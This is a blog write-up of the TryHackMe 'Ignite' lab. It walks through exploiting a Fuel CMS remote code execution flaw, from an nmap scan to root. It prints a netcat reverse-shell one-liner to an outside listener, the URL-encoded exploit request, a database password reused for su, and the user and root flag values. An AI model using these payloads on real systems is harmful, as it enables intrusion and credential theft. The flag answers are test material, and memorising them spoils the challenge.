




Ignite – Try Hack Me

AUG 4, 2019  Iulian (<https://floreaiulianpfa.com/author/admin/>)



This is a very easy boot2root machine, meant for the beginners. Let's start by deploying the machine and scanning the target.

```
[root@parrot]-[~/home/pentest]
#nmap -sS -sV 10.0.0.117
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-04 12:56 EEST
Nmap scan report for 10.0.0.117
Host is up (0.048s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds
```

We see there that the only open port is 80, so let's navigate to the webpage and see what's there. It's a Fuel CMS, and by reading the first page we find out it's version.

Let's search up the version and see if there is any vulnerability. There is a RCE vulnerability. Download the exploit and set the right permissions to the file.

Edit the file by entering the target url. In my case it's `http://10.0.0.117` and open Burp, because the request will be routed through Burp. Now, execute the script. The reverse shell i'll be using is the one Jeff Price provided.

```
[pentest@parrot]-[~/Downloads]
$python 47138.py
cmd:rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.0.212 5555 >/tmp/f
```

After executing the command, fire up a netcat listener. Mine will be on port 5555.

```
[pentest@parrot]-[~/Downloads]
$nc -nvlp 5555
listening on [any] 5555 ...
```

Now, just go to your Burpsuite and forward the request, and you will get your reverse connection.

```
Request to http://10.0.0.117:80
[Forward] [Drop] [Intercept is on] [Action]
[Raw] [Params] [Headers] [Hex]
GET /fuel/pages/select/?filter=%27%2b%21%28print%28%24%3d%27system%27%29%2b%24%28%27rm%20/tmp/%2bmkfifo%20/tmp/%2bcat%20/tmp/%27C/bin/sh%20-1%202%3B%261%27Cnc%2010.8.0.212%205555%20%27%20/tmp/%27%29%2b%27 HTTP/1.1
Host: 10.0.0.117
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
```

```
[pentest@parrot]-[~/Downloads]
$nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.8.0.212] from (UNKNOWN) [10.0.0.117] 60608
/bin/sh: 0: can't access tty; job control turned off
$
```


To get the user flag navigate to the home directory, and you'll find it there.

```
$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.8.0.212] from (UNKNOWN) [10.0.0.117] 60608
/bin/sh: 0: can't access tty; job control turned off
$ cd /home
$ ls
www-data
$ cd www-data
$ ls
flag.txt
$ cat flag.txt
6470e394chf6dah6a91682cc8585059b
```

To escalate privileges i used LinEnum, but nothing interesting came up... but i remembered that on the main page of the website, there was a path to the database.

2

Install the database


Install the FUEL CMS database by first creating the database in MySQL and then importing the **fuel/install/fuel_schema.sql** file. After creating the database, change the database configuration found in **fuel/application/config/database.php** to include your hostname (e.g. localhost), username, password and the database to match the new database you created.

You can display the content of the database.php file by using cat.

```
$ cat fuel/application/config/database.php
$query_builder = TRUE;


$db['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
```

We have the password. To escalate to the root user we can use the following command: `su -`. But before that, we have to spawn a shell. I used python for that with the following command: `python -c 'import pty; pty.spawn("/bin/sh")'`.



```
$ su -  
su: must be run from a terminal  
$ python -c 'import pty; pty.spawn("/bin/sh")'  
$ su -  
su -  
Password: mememe  
root@ubuntu:~#
```

Now you can get the root flag from the root directory.



```
root@ubuntu:~# cd /root  
cd /root  
root@ubuntu:~# ls  
ls  
root.txt  
root@ubuntu:~# cat root.txt  
cat root.txt  
b9bbcb33e11b80be759c4e844862482d  
root@ubuntu:~#
```

Tagged [RCE \(https://floreaiulianpfa.com/tag/rce/\)](https://floreaiulianpfa.com/tag/rce/), [TryHackMe \(https://floreaiulianpfa.com/tag/tryhackme/\)](https://floreaiulianpfa.com/tag/tryhackme/), [Writeup \(https://floreaiulianpfa.com/tag/writeup/\)](https://floreaiulianpfa.com/tag/writeup/)

TRY HACK ME

THM Profile (<https://tryhackme.com/p/MrSeth6797>)

Powered by [Newp WordPress Theme \(https://inkhive.com/product/newp/\)](https://inkhive.com/product/newp/). © 2021 Blog. All Rights Reserved.